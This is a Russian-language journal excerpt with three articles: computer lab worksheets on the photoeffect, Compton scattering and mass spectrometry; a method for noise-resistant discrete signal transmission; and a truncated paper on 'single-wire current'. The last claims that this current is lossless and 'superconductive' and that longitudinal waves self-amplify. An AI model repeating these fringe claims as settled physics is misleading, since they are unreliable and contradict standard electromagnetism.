It is offered examples of models of the form of the organisation of computer laboratory works at researches of the physical phenomena providing experimental, research, search and problem tasks. In them many tasks are resulted. Training unessentially all them to carry out, the teacher can taking into account possibility of the pupil choose them or give other similar tasks.

Keywords: form model, computer laboratory operation, the physical phenomena, the observational, research, search and creative assignments, a photoeffect, the Compton effect, a Planck constant, a work function, a photoelectric, a voltage, frequency, a wave length, a quantum

Президент Республики Казахстан Н. Назарбаев в Послании народу Казахстана «Стратегия «Казахстан-2050» – новый политический курс состоявшегося государства» обозначив приоритеты в сфере образования сказал: «Нам предстоит произвести модернизацию методик преподавания и активно развивать он-лайн-системы образования, создавая региональные школьные центры. Мы должны интенсивно внедрять инновационные методы, решения и инструменты в отечественную систему образования, включая дистанционное обучение и обучение в режиме он-лайн, доступные для всех желающих [1]».

Для реализации поставленных задач кафедра «Теория и методика преподавания физики» ЮКГУ им. Ауэзова МОН РК с 2013 года внедрила в учебный процесс дисциплины «Информационные технологии в образовании», «Информационные технологии в преподавании физики», программы которых предусматривают освоение и использование современных информационных технологий в преподавании физики. Созданы новые компьютерные модели, обучающие программы, базы данных и методика их использования в преподавании физики

в школах, колледжах, лицеях и вузах. Об этом можно прочитать в ранее опубликованных нами работах [2–9].

Одной из трудных задач внедрения этих результатов в учреждениях образования является недостаточное практическое умение преподавателей школ использования компьютерных моделей физических явлений для организации проведения лабораторных работ. От организации компьютерных лабораторных работ во многом зависит активизация, мотивация и в конечном счете эффективность обучения. Мощным средством обучения физике, по мнению многих отечественных и зарубежных специалистов, является продукция компании «Физикон» [10]. Используя эти ресурсы, нами разработаны бланки организации компьютерных лабораторных работ почти по всем разделам физики. В них предусмотрены: краткие сведения из теории явления, ознакомительные задания с моделью, компьютерные экспериментальные задачи с последующей проверкой ответов, задачи с недостающими данными и неоднозначные задачи, исследовательские, поисковые, творческие и проблемные задания для обучающихся. Бланк начинается с указания:

Класс.....ФИО ученика (студента).....

и заканчивается таблицей:

Количество выполненных заданий	Число ошибок	Оценка преподавателя

Приводим примеры заданий из бланков:

1. Компьютерная лабораторная работа: Исследование фотоэффекта

Цель работы: проведение экспериментов по установлению зависимости фототока от напряжения при освещении фотоэлемента светом различной частоты. Установление законов фотоэффекта. Определение красной границы фотоэффекта. Определение постоянной Планка.

... 4. Экспериментальные задания.

4.1. При мощности источника освещения (0,5 и 1,0 мВт) и длины волны падающего света 400 нм и 500 нм получить зависимость силы фототока от напряжения. Построить график зависимости $I(U)$ для соответствующих мощности освещения и длины волны света (4 кривых). Сделать заключение. *Заключение*.....

4.2. При мощности источника освещения (0,5 и 1,0 мВт) и длины волны падающего света 450 нм и 622 нм получить зависимость силы фототока от напряжения. Построить график зависимости $I(U)$ для соответствующих мощности освещения и длины волны света (4 кривых). Сделать заключение. *Заключение*.....

4.3. По результатам заданий 4.1 и 4.2 сделать заключение. *Заключение*.....

4.4. При освещении определенной длины волны, меняя мощность освещения, **изучить зависимость силы фототока от напряжения**. Для соответствующей длины волны света построить график зависимости силы фототока от мощности освещения (4–5 кривых). Сделать заключение. *Заключение*.....

5. Исследовательские задания.

5.1. Какие эксперименты необходимо провести, чтобы определить экспериментально постоянную Планка? Используя компьютерную модель, определить постоянную Планка.

Ответы.....

5.2. Какие эксперименты необходимо провести, чтобы определить экспериментально работу выхода электрона фотоэлемента? Используя компьютерную модель, определить работу выхода электрона. *Ответы*.....

5.3. Используя компьютерную модель, определить материал. *Ответы*.....

6. Проблемные задания.

6.1. Какие закономерности фотоэффекта противоречат классической теории? *Ответы*....

6.2. Какие закономерности фотоэффекта не противоречат классической теории?

Ответы.....

6.3. Какие эксперименты вы провели бы, чтобы установить, учитывая возможности компьютерной модели, противоречие законов фотоэффекта классической теории?

Ответы.....

... 2. Компьютерная лабораторная работа: Исследование Комpton-эффекта

Цель работы: проведение экспериментов по установлению изменения длины волны падающего рентгеновского излучения от угла рассеяния. Установление закона Комpton-эффекта. Определение постоянной Планка.

4. Экспериментальные задания.

4.1. Какова энергия рассеянного излучения при рассеянии фотона с энергией 250 кэВ на 120° ? *Ответы*.....

4.2. Установить длину волны падающего излучения 0,0350 нм. Определить длину волны рассеянного излучения и разность длин волн рассеянного и падающего излучения при рассеянии – $\Delta\lambda$ от 30° до 160° через каждые 10° . Сделать заключение. *Заключение*.....

4.3. Определить разность длин волн рассеянного и падающего излучения в пределах от 0,0350 нм и 0,1000 нм при рассеянии на 90° . Сделать заключение. *Заключение*.....

4.4. Сделать заключение по результатам заданий 4.2 и 4.3. *Заключение*.....

5. Исследовательские задания.

5.1. Построить график зависимости (по результатам задания 4.2) изменения длины волны от квадрата синуса половины угла рассеяния $\Delta\lambda(\sin^2\theta/2)$. Сделать заключение.

Заключение.....

5.2. Построить график зависимости (по результатам задания 4.3) изменения длины волны от квадрата синуса половины угла рассеяния $\Delta\lambda(\sin^2\theta/2)$. Сделать заключение.

Заключение.....

5.3. Определить по данным эксперимента постоянную Планка. *Ответы*.....

6. Проблемные задания.

6.1. Можно ли результаты Комpton-эффекта объяснить с точки зрения классической теории рассеяния? Если да, в чем несоответствие? *Ответы*.....

7. Поисковые задания.

7.1. По результатам заданий 4.1 и 4.2 определить массу покоя электрона. *Ответы*.....

7.2. По результатам заданий 4.1 и 4.2 определить комптоновскую длину волны электрона.

Ответы.

8. Качественные задачи.

8.1. Почему изменение длины волны при комптоновском рассеянии не зависит от природы рассеивающего вещества? *Ответы.*

8.2. Вы заметили, что среди рассеянных фотонов имеются фотоны, не изменившие длину волны. Объясните это. *Ответы.*

8.3. Сконструируйте из скорости света (c), массы электрона (m) и постоянной Планка (h) выражение, дающее измерение длины. *Ответы.*

8.4. Почему с увеличением длины волны падающего излучения интенсивность рассеянных (например на 90°) фотонов, не изменивших длину волны, уменьшается? *Ответы.*

... 3. Компьютерная лабораторная работа: исследование работы масс-спектрометра.

Цель работы: С помощью масс-спектрометра проанализировать состав пучков ядер углерода, неона и урана, содержащих различные изотопы.

2. Экспериментальные задания.

2.1. Пучок ядер углерода, содержащих изотопы C^{12} и C^{14} , попадает перпендикулярно магнитному полю со скоростью $V = 1000$ м/с. Определить зависимость радиуса кривизны их движения. Сделать заключение. Заключение:

2.2. Пучок ядер углерода, содержащих изотопы C^{12} и C^{14} попадает перпендикулярно магнитному полю со скоростью $V = 1000$ м/с. Определить разность их радиусов кривизны движения. Сделать заключение. Заключение:

2.3. Пучок ядер неона, содержащих изотопы Ne^{20} және Ne^{22} , попадает перпендикулярно магнитному полю со скоростью $V = 2000$ м/с. Определить зависимость радиуса кривизны их движения. Сделать заключение. Заключение:

2.4. Пучок ядер неона содержащих изотопы Ne^{20} және Ne^{22} , попадают перпендикулярно магнитному полю со скоростью $V=2000$ м/с. Определить зависимость разности их радиусов кривизны движения. Сделать заключение. Заключение:

2.5. Пучок ядер неона, содержащих изотопы U^{235} и U^{238} , попадает перпендикулярно магнитному полю с индукцией $B = 10$ мТл со скоростью $V = 2000$ м/с. Определить зависимость разности их радиусов кривизны движения. Сделать заключение. Заключение:

2.6. Пучок ядер неона, содержащих изотопы U^{235} и U^{238} , попадает перпендикулярно магнитному полю с индукцией $B = 10$ мТл со скоростью $V = 2000$ м/с. Определить зависимость разности их радиусов кривизны движения. Сделать заключение. Заключение:

3. Исследовательские задания.

3.1. Пучок ядер, содержащих два изотопа, попадает перпендикулярно магнитному полю с индукцией $B = 10$ мТл со скоростью $V = 10^5$ м/с. Радиусы кривизны оказались $R_1 = 20,7$ см и $R_2 = 22,8$ см. Определить удельные заряды изотопов. Какие это изотопы ядер? *Ответы.*

3.2. Пучок ядер, содержащих два изотопа, попадают перпендикулярно магнитному полю с индукцией $B = 10$ мТл со скоростью $V = 10^5$ м/с. Радиусы кривизны оказались $R_1 = 12,4$ см и $R_2 = 14,5$ см. Определить удельные заряды изотопов. Какие это изотопы ядер? *Ответы.*

3.3. В магнитное поле с индукцией $B = 7,6$ мТл перпендикулярно со скоростью $V = 9400$ м/с попадает пучок ядер, содержащих два изотопа. Радиусы их кривизны движения оказались $R_1 = 15,4$ см и $R_2 = 18,0$ см. Определить удельные заряды изотопов. Какие это изотопы ядер? *Ответы.*

4. Проблемные задания.

4.1. Каким образом можно проанализировать состав пучка ядер, содержащих изотопы? *Ответы.*

4.2. Каким образом можно обеспечить одинаковость скорости попадания пучка ядер содержащих несколько изотопов? *Ответы.*

В заключение хотим отметить, что в приведенных примерах естественно, имеются ознакомительные задания с моделью, компьютерные экспериментальные задачи с последующей проверкой ответов, задачи с недостающими данными и неоднозначные задачи, исследовательские, поисковые, творческие и проблемные задания для обучающихся со множеством заданий. Каждое

из них состоит из 8–12 задач или заданий. Обучающемуся необязательно всех их выполнять. Преподаватель может их выбрать и дать ученику с учетом его возможности или подобрать другие задания. Самое главное, чтобы ученик на каждом уроке занимался конкретными заданиями и эффективно использовал свое время. В конце урока ученик должен заполнить бланк, сдать препода-

вателю или отправить по электронной почте своему преподавателю. Примечание: в заданиях, предусматривающих задачи с последующей компьютерной проверкой, ученик письменно решает задачи с предоставлением хода решения и полученного ответа.

Использование современных информационных технологий обучения способствует более глубокому пониманию сути физических явлений, совершенствованию профессиональных навыков и мастерства, эффективного их использования в информационной среде.

Список литературы

1. Назарбаев Н.А. «Стратегия «Казахстан-2050» – новый политический курс состоявшегося государства». Послание народу Казахстана. Астана. www.bnews.kz. 14 декабря 2012 г.
2. Кабылбеков К.А., Байжанова А. Использование мультимедийных возможностей компьютерных систем для расширения демонстрационных ресурсов некоторых физических явлений. // Труды Всероссийской научно-практ. конф. с междунар. участием. – Томск, 2011. – С. 210–215.
3. Кабылбеков К.А., Дасибеков А.Д., Аширбаев Х.А., Серкебаев С.К. Физика сабактарында компьютерлік моделдер мен виртуал лабораторияларды қолдану әдістемесі. // Труды международной научно-практической конференции «Ауезовские чтения-12: «Роль регионального университета в развитии инновационных направлений науки, образования и культуры», посвященной 70-летию ЮГУ им. М. Ауэзова. – Шымкент, 2013. – т. 5. – С. 157–161.
4. Кабылбеков К.А., Саидахметов П.А., Арысбаева А.С. Оқушылардың өз бетінше атқаратын компьютерлік зертханалық жұмыс бланкісінің үлгісі. // Известия НАН РК. – 2013. – № 6. – С. 82–89.
5. Кабылбеков К.А., Саидахметов П.А., Байдуллаева Л.Е. Абдураимов Фотоэффект, комптонэффекті заңдылықтарын оқытуда компьютерлік үлгілерді қолданудың әдістемесі, компьютерлік зертханалық жұмыс атқаруға арналған бланкі үлгілері. // Известия НАН РК. – 2013. – № 6. – С. 114–121.
6. Кабылбеков К.А., Саидахметов П.А., Турганова Т.К., Нуруллаев М.А., Байдуллаева Л.Е. Жинағыш және шашыратқыш линзаларды үлгілеу тақырыбына сабақ өткізу үлгісі. // Известия НАН РК, серия физ.-мат. – 2014. – № 2. – С. 286–294.
7. Кабылбеков К.А., Аширбаев Х.А., Саидахметов П.А., Рүстемова Қ.Ж., Байдуллаева Л.Е. Жарықтың дифракциясын зерттеуді ұйымдастыруға арналған компьютерлік зертханалық жұмыстың бланкі үлгісі. // Изв. НАН РК. – 2015. – № 1. – С. 71–77.
8. Кабылбеков К.А., Аширбаев Х.А., Такибаева Г.А., Сапарбаева Э.М., Байдуллаева Л.Е., Адиева Ш.И. Зарядталған бөлшектердің магнит өрісінде қозғалысын және масс-спектрометр жұмысын зерттеуді ұйымдастыруға арналған компьютерлік зертханалық жұмыстың бланкі үлгісі. // Изв. НАН РК. – 2015. – № 1. – С. 80–87.
9. Кабылбеков К.А., Аширбаев Х.А., Саидахметов П.А., Байгулова Н.З., Байдуллаева Л.Е. Ньютон сақиналарын зерттеуді ұйымдастыруға арналған компьютерлік зертханалық жұмыстың бланкі үлгісі. // Изв. НАН РК, 1 (299), серия физ.-мат. – 2015. – № 1. – С. 14–20.
10. CD диск компании ОАО «Физикон». «Открытая физика 1.1». 2001.

УДК 621.391

СПОСОБ ПЕРЕДАЧИ ДИСКРЕТНОЙ ИНФОРМАЦИИ**Кан О.А., Жаркимбекова А.Т., Кадирова Ж.Б., Жаксыбаева С.Р., Жолмагамбетова Б.Р.***Карагандинский государственный технический университет, Караганда, e-mail: aighan@mail.ru*

В данной статье рассматривается способ передачи дискретных сигналов, позволяющий значительно повысить помехоустойчивость кодовых комбинаций. На передающем устройстве формируются только сигналы «единиц» первого, второго и последующих разрядов. Для оценки помехоустойчивости кодовых комбинаций используется энергетический критерий помехоустойчивости. Представлена структурная электрическая схема устройства для передачи информации.

Ключевые слова: передача информации, дискретная информация, единичные сигналы, кодирование, помехоустойчивость, кодовая комбинация, сигналы, энергетический критерий, технологический процесс, электрическая схема

METHOD OF TRANSMITTING DISCRETE INFORMATION**Kan O.A., Zharkimbekova A.T., Kadirova Z.B., Zhaksybayeva S.R., Zholmagambetova B.R.***Karaganda State Technical University, Karaganda, e-mail: aighan@mail.ru*

In the article there is considered the method of transmitting discrete signals permitting to increase significantly noise immunity of code combinations. On transmitting device there are formed only signals of the units of the first, second and the following categories. To estimate noise immunity of code combinations there is used an energy criterion of noise immunity. There is provided a structural electric circuit of the device for transmitting information.

Keywords: transmitting information, discrete information, single signal, coding, noise immunity, code combination, signals, energy criterion, technological process, electric circuit

В настоящее время широко применяются системы передачи дискретной информации для управления технологическими процессами в различных отраслях промышленности. Одновременно возрастают требования по обеспечению надежности их работы в условиях сложных внешних помех, работающих на близких частотах.

В этой связи необходимо не только совершенствование существующих систем передачи дискретной информации, но и разработка новых способов передачи и кодирования.

При выборе способа цифрового кодирования дискретной информации важное значение приобретают обеспечение помехоустойчивости и простота технической реализации.

Простым и часто применяемым способом повышения помехоустойчивости передачи является увеличение отношения «сигнал / помеха» за счет увеличения мощности передатчика. Однако этот метод, несмотря на свою простоту, может оказаться экономически невыгодным, так как связан с существенным ростом сложности и стоимости оборудования.

Важным способом повышения помехоустойчивости передачи дискретных сигналов является использование помехозащищенных кодов или построение помехоустойчивых приемников. При этом имеется два пути повышения помехоустойчивости кодов:

1. Выбор такого способа передачи дискретных сигналов, который обеспечивает меньшую вероятность искажения кода;

2. Увеличение корректирующих свойств кодовых комбинаций. Этот путь связан с использованием кодов, позволяющих обнаруживать и устранять искажения в кодовых комбинациях. Такой способ кодирования связан с введением в код дополнительных, избыточных разрядов, что сопровождается увеличением времени передачи или частоты передачи символов кода.

Следует отметить, что помехоустойчивость частотных кодов при стационарных флуктуационных помехах значительно более высокая, чем у последовательных двоичных кодов с исправлением ошибок [1, 2], так как помехоустойчивость сильнее зависит от увеличения энергии сигнала, чем от увеличения корректирующих свойств кода.

В современных системах связи значительный удельный вес имеют групповые импульсные помехи [3, 4], при которых продолжительность «плохого» состояния канала связи часто превышает длительность одной кодовой комбинации. Корректирующие коды с исправлением ошибок при этом нерациональны из-за необходимости вводить большую постоянную избыточность для исправления ошибок. Это приводит к увеличению помехоустойчивости излишне дорогой ценой и к нерациональным решениям, связанным с резким усложнением аппаратуры. Повышение помехоустойчивости при флуктуационных и импульсных помехах и ограниченной амплитуде сигнала достигается главным образом увеличением энергии элементарных импульсных посылок кода [2, 3].

На передающем устройстве формируют сигналы «единиц» первого, второго и последующих разрядов передаваемого кода по формуле

где K_i – количество импульсов i -го разряда передаваемого кода;

K_1 – количество импульсов первого разряда передаваемого кода;

ΔK – количество импульсов, устанавливающее различие между соседними разрядами передаваемого кода.


Импульсы K_i передаются на одной рабочей частоте, чем обеспечивается дополнительная помехоустойчивость и упрощение аппаратуры. В линию связи передаются только сигналы «единиц» двоичного кода. Такой способ передачи и приема двоичных кодов позволяет максимально упростить аппаратную часть системы при высоком уровне помехоустойчивости.

На рисунке представлена структурная электрическая схема устройства для передачи информации. На вход А1 устройства подключается генератор прямоугольных импульсов рабочей частоты. На группу входов А2 подается двоичный код, который необходимо передать на выход устройства В1. В исходном

При появлении на группе входов А2 двоичного кода в соответствующие разряды регистра 9 записываются единицы, и на выходе элемента ИЛИ 7 появляется сигнал единицы, открывающий элемент И1 и записывающий единицу в первый разряд регистра 8, на первом выходе которого появляется сигнал, открывающий первые двухвходовые элементы И3, И10 по числу разрядов регистра 8.

Импульсы от генератора прямоугольных импульсов рабочей частоты с входа А1 начинают поступать на вход счетчика 2, который срабатывает по заднему фронту, и на один из входов элемента И 6. Если значение первого разряда регистра 9 равно единице, то эти импульсы проходят на выходы В1 устройства. В противном случае эти импульсы на выход не проходят.

В момент, когда код количество зафиксированных импульсов счетчиком 2 с первым заданным количеством, срабатывает первый элемент И 3, по числу разрядов и установит триггер 5 в единичное положение. При этом закроется элемент И 6. Последующие импульсы с входа А1 продолжают заполнять счетчик 2, идет обработка паузы после переданного числа К1 импульсов, зафиксированного первым элементом И3 по числу разрядов регистра 8.



Устройство для передачи информации

В момент, когда код, записанный в счетчик 2, совпадает с заданным количеством, срабатывает элемент И 4 и устанавливает триггер 5 в нулевое положение. Сигнал с нулевого выхода триггера 5 откроет элемент И 6, установит счетчик 2 в нулевое положение и, поступив на вход сдвига регистра 8, переписывает единицу из первого разряда во второй. Откроются второй элемент И 3 и второй элемент И 10 по числу разрядов регистра 8.

Аналогично формируются импульсы последующих разрядов передаваемого кода. После обработки паузы последнего разряда кода «единица» выдвигается из регистра 8 и задним фронтом сбрасывает регистр 9 в нулевое положение. На выходе элемента ИЛИ 7 появляется нулевой сигнал и элемент И 1 закрывается. Формирование передаваемого кода закончилось. Устройство подготовлено к передаче следующего двоичного кода.

Таким образом, формирование количества импульсов первого, второго и последующих разрядов передаваемого кода производится по формуле (1).

Для оценки помехоустойчивости кодовых комбинаций воспользуемся энергетическим критерием помехоустойчивости [3], который определяется по формуле

$$\alpha = \frac{\int_0^T U(t) dt}{\sigma_0^2}, \quad (2)$$

где $U(t)$ – мгновенное значение сигнала; T – длительность сигнала;

$\sigma_0^2 = \frac{U_n}{\Delta f}$ – удельное напряжение помехи

(U_n – эффективное напряжение помехи; Δf – полоса частот, в которой расположены помехи).

В случае использования для передачи сигналов одиночных прямоугольных импульсов амплитудой U_m и длительностью ΔT выражение (2) упрощается и принимает вид

$$\alpha = \frac{U_m * \Delta T}{\sigma_0^2}. \quad (3)$$

Из выражения (3) видно, что одним из наиболее простых и надежных способов увеличения параметра α является снижение быстродействия системы за счет увеличения продолжительности импуль-

са. Для пачки импульсов энергетический критерий

$$\alpha = \frac{U_m * \Delta T * K}{\sigma_0^2}, \quad (4)$$

где K – число импульсов в пачке.

Найдем энергетический критерий помехоустойчивости для частотного кода («нули» передаются на одной частоте, а «единицы» передаются на другой частоте)

$$\alpha_f = \frac{U_m * \Delta T * K * n}{\sigma_0^2}, \quad (5)$$

где n – число разрядов кодовой комбинации.

Для предлагаемого счетного кода среднее число импульсов заполнения в пачке

$$K_{cp} = K + (n-1) * \Delta K / 2.$$

Среднее число передаваемых разрядов счетного кода $n_{cp} = n/2$. Энергетический критерий помехоустойчивости для счетного кода

$$\alpha_c = \frac{U_m * \Delta T * n (K + (n-1) * \Delta K / 2)}{2\sigma_0^2}. \quad (6)$$

При $\Delta K = K$ разделим выражение (5) на (6).

$$\frac{\alpha_f}{\alpha_c} = \frac{4}{n+1}. \quad (7)$$

Из выражения (7) видно, что $\alpha_c > \alpha_f$ при $n > 3$, то есть, при числе каналов связи больше восьми.

Таким образом, при увеличении числа каналов связи значительно повышается помехоустойчивость передачи дискретных сигналов предложенным счетным кодом по сравнению с широко применяемым в аппаратуре передачи данных частотным кодом. Кроме того, повышается скорость передачи двоичных кодов, за счет передачи в линию связи только единичных сигналов.

Список литературы

1. Зюко А.Г., Фалько А.И. и др. Помехоустойчивость и эффективность систем передачи информации. Под ред. А.Г. Зюко. – М: Радио и связь, 1985. – 272 с.
2. Шастова Г.А. Кодирование и помехоустойчивость передачи телемеханической информации. – М.: Энергия, 1966. – 456 с.
3. Котельников В.А. Теория потенциальной помехоустойчивости. – М.: Госэнергоиздат, 1966. – 152 с.
4. Деев В.В. Методы модуляции и кодирования в современных системах связи. – СПб.: Наука, 2007. – 267 с.

УДК 004

ОДНОПРОВОДНАЯ ЛИНИЯ И ОДНОПРОВОДНЫЙ ТОК**Касьянов Г.Т.***Общественная лаборатория «Вихревая электроэнергетика», Иркутск, e-mail: Geodim@yandex.ru*

Представлены результаты экспериментов с генераторами на однопроводных (незамкнутых) линиях. Предполагается, что сигнал, распространяющийся по такой линии, представляет собой продольную электрическую волну. Продольная волна, согласно теоретическим расчётам [4], распространяясь в проводящей среде, усиливается, взаимодействуя со свободными зарядами. Это подтверждается результатами описанного ниже эксперимента.

Ключевые слова: однопроводный сигнал, продольная электроволна, самоусиление

SINGLE-WIRE LINE AND SINGLE-WIRE CURRENT**Kasyanov G.T.***Public laboratory of the vortex energetic, Irkutsk, e-mail: Geodim@yandex.ru*

The results of experiments with generators to the single-wire (non-closed) lines. It is assumed that the signal propagating along such line is a longitudinal electric wave. Longitudinal wave, according to theoretical calculations [4], extending in a conducting medium is enhanced by interacting with free charges. This is confirmed by the experiment described below.

Keywords: single-ended signal, the longitudinal electrical wave, self-amplification

В электротехнике есть весьма интересная субстанция, к факту существования которой некоторые учёные относятся весьма недоверчиво. Называется она с давних времён однопроводным током. Вслед за Авраменко, Заевым [1] и другими мы назовём её так же. История возникновения такого названия восходит к работам гениального Николы Теслы [2].

Факт существования однопроводного тока, между прочим, доказывался простыми экспериментами, определяющими не только само существование этого тока, но и его физические свойства.

В одном из экспериментов мы использовали простой телефонный трассоискатель (multi-functions cable tracker), нагруженный на обычный осциллограф. Выходное напряжение передатчика трассоискателя, измеренное, естественно, в замкнутой цепи – меандр частотой 1,5 килогерца и с размахом напряжения по осциллографу 8 вольт (рис. 1).

При отключении в процессе опыта одного из проводов (который висел в воздухе в стороне от осциллографа) – имитация однопроводной линии, напряжение на осциллографе не исчезло, но изменилось по форме: оно стало одинаковым с производной меандра (рис. 2).

Паразитная ёмкость между отключённым проводом трассоискателя и входом осциллографа (единицы пикофард) на частоте 1,5 килогерца не имела практического влияния на результат опыта.

Эксперимент позволяет убедиться в двух простых вещах: во-первых, однопро-

водный ток существует и фиксируется даже на малых частотах и, во-вторых, представляет собой производную от напряжения, которое возникло бы в цепи, если бы данная цепь была замкнута:

$$j \sim du/dt, \quad (1)$$

где j – однопроводный ток, u – напряжение в замкнутой цепи, t – время.

Поскольку в определении однопроводного тока существует производная по времени, то величина однопроводного тока возрастает с увеличением частоты сигнала. На такой факт указывают ещё старинные эксперименты Теслы. В нашей лаборатории это явление многократно подтверждено опытами. Вывод: однопроводный ток имеет источником своей энергии не только амплитуду, но и частоту. В этом состоит одно из его коренных отличий от тока проводимости.

Кроме того, (1) указывает ещё на то, что для рассматриваемого тока однопроводная цепь эквивалентна последовательной ёмкости. Вероятно, уединённой ёмкости, какую имеет одиночный провод.

Другое отличие от тока проводимости заключается в том, что однопроводный ток невозможно измерить приборами, имеющими в своей схеме цепи деления напряжения или тока, которые создают в приборах разные шкалы измеряемых величин. Объясняется это тем, что такой ток, как и ток смещения, не имеет омических потерь (см. [1], [3]), обладает свойством «сверхпроводимости», и потому проходит цепи деления, не изменяя своей интенсивности. Отсюда следует, что в магнитоэлектрических измеритель-

ных приборах стрелка на разных шкалах прибора отклоняется при одной и той же измеряемой в однопроводной линии величине на один и тот же угол, отсчитываемый от нулевого деления шкалы. А какие цифры нанесены на шкалах – не играет роли. Факт, проверенный в нашей лаборатории многочисленными экспериментами.

Для измерения интенсивности однопроводного тока при одних и тех же параметрах его источника (но не линии!) мы используем устройства, содержащие мостовые детекторы. В нагрузочную диагональ детектора включается магнитоэлектрический прибор постоянного тока (шкала 100, 200 микроампер), а к входной диагонали этого детектора подключаются: к одной клемме – однопроводная линия, к другой – уединённый конденсатор, служащий масштабирующим устройством для шкалы измерительного прибора в нагрузочной диагонали (рис. 3). При неизменной ёмкости этого уединённо-

го конденсатора получаются довольно точные измерения однопроводных токов.

Используя такой измерительный прибор, мы попытались выяснить, как реагирует синусоидальный однопроводный ток (т.е. производная косинусоидального напряжения) на длинную однопроводную линию. Не импульсы, как в экспериментах Н. Теслы, а обыкновенная синусоида.

Напряжение мы получили от обычного учебного звукового генератора с трансформаторным выходом частотой 20 килогерц (длина волны – 15 километров) и величиной в замкнутой цепи с нагрузкой 5 килоом – 250 вольт. В качестве измерительного прибора использовался магнитоэлектрический прибор со шкалой 100 микроампер и с входным мостовым детектором на низкочастотных диодах. К детектору подключалась однопроводная линия; уединённый конденсатор от цепи вначале опыта был отключён (рис. 4).




Рис. 1




Рис. 2




Рис. 3. 1 – магнитоэлектрический прибор постоянного тока, 2 – уединённый конденсатор, 3 – мостовой детектор

